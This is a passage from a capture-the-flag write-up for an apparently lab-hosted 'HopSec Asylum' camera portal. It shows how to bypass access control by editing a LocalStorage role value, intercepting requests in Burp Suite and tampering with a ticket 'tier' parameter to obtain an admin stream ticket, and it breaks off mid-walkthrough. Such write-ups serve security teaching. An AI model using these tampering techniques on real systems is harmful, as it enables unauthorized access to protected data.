
After logged in, we can see the map challenge, its look like the map that the challenge presented to us:
Flag 1 - Cells / Storage
The flag 1 is very easy to get without logging in, just from page source.
1
2
3
4
5
6
const res=await fetch("/cgi-bin/key_flag.sh?door=hopper");
    const data=await res.json();
    if(data&&data.ok&&data.flag){
      if(span)span.textContent=data.flag;
      if(flagDiv)flagDiv.style.display="block";
      markUnlocked("hopper");

Or by clicking on the first key when we will be logged in:
Flag 2 - Psych Ward Exit
When we visit the the port 13400 we can see a facility video portal, with login access by email and password.


Already we have the Hopkins creds, so, when we try login with his creds we successed and we get a cameras controll pannel.
Now, let’s return to burp suite and follow the data flow.

From this request, we understand that login verification is done via API on port 13401, and the backend respond with a token and a role stored in LocalStorage, on hopsec_role and hopsec_token keys.

The second request retrieves data from all available cameras as JSON format.

Response:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
{
  "cameras": [
    {
      "desc": "Jester Cell Block",
      "id": "cam-parking",
      "name": "Cell Block",
      "required_role": "guard",
      "site": "HopSec Asylumn"
    },
    {
      "desc": "Ward A entrance corridor",
      "id": "cam-lobby",
      "name": "Lobby",
      "required_role": "guard",
      "site": "HopSec Asylumn"
    },
    {
      "desc": "Psych Ward Exit Gate",
      "id": "cam-admin",
      "name": "Psych Ward Exit",
      "required_role": "admin",
      "site": "HopSec HQ"
    },
    {
      "desc": "Service bay and cages",
      "id": "cam-loading",
      "name": "Supply Loading Dock 2",
      "required_role": "guard",
      "site": "HopSec Asylumn"
    }
  ]
}
When we click on the administrator’s camera, we do not have permission to view this feed.

By following the data flow when a request is sent to one of the cameras.

In the body post we observe that backend receive two keys as a json, camera_id and tier.
The first contain the camera ID we are requesting for, and the second specifies our role.
Then the backend respond with a ticker id and its tier
Finally we send request to get the camera stream.
The requst form is : /v1/streams/<TICKET_ID>/manifest.m3u8

The first three cameras are streaming the same video:
Flag 2 - Part 1
On clicking Psych Ward Exit camera, no request sending, and we see this screen:

We can bypassing it by changing the hopsec_role key value to admin from LocalStorage.
Check http://sq1.thm:13400/main.js

When we refresh now, and clicking on Psych Ward Exit camera we can send a request, let’s intercept this request with burp suite:

The POST body is:
1
2
3
4
{
  "camera_id":"cam-admin",
  "tier":"admin"
}
Although we send an admin tier, the backend genererte only a guard ticket tier.
We conclude that the backend extracts the role from the token sent in the Authorization header then its generate a ticket for this it:
1
Authorization: Bearer {"sub": "guard.hopkins@hopsecasylum.com", "role": "guard", "iat": 1765285851}.fff65db16595d8f1afb0a757dd583c17eaa959689232d89c0b9d053b0782d95d
When we try changing the role from the token the backend responded with unauthorized:

Bit something interesting, when we try change the tier value in the POST body to something else, the backend generate a ticket with this value s a tier, for example kakarot:

So, I see that the backend doesn’t prioritize the role set in the token, also, we can’t obtain an admin ticket simply by changing the tier value in the post body to admin.
Therefore, I tried sending them as parameters on the endpoint /v1/streams/request

So, now we got the camera admin ticket, let’s send a request to this endpoint 